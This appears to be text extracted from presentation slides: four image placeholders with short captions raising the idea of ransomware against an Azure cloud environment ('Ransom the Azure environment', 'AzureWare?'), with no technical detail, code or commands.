
Ransom the Azure environment


Azure Ransomware?


AzureWare?


Next Level

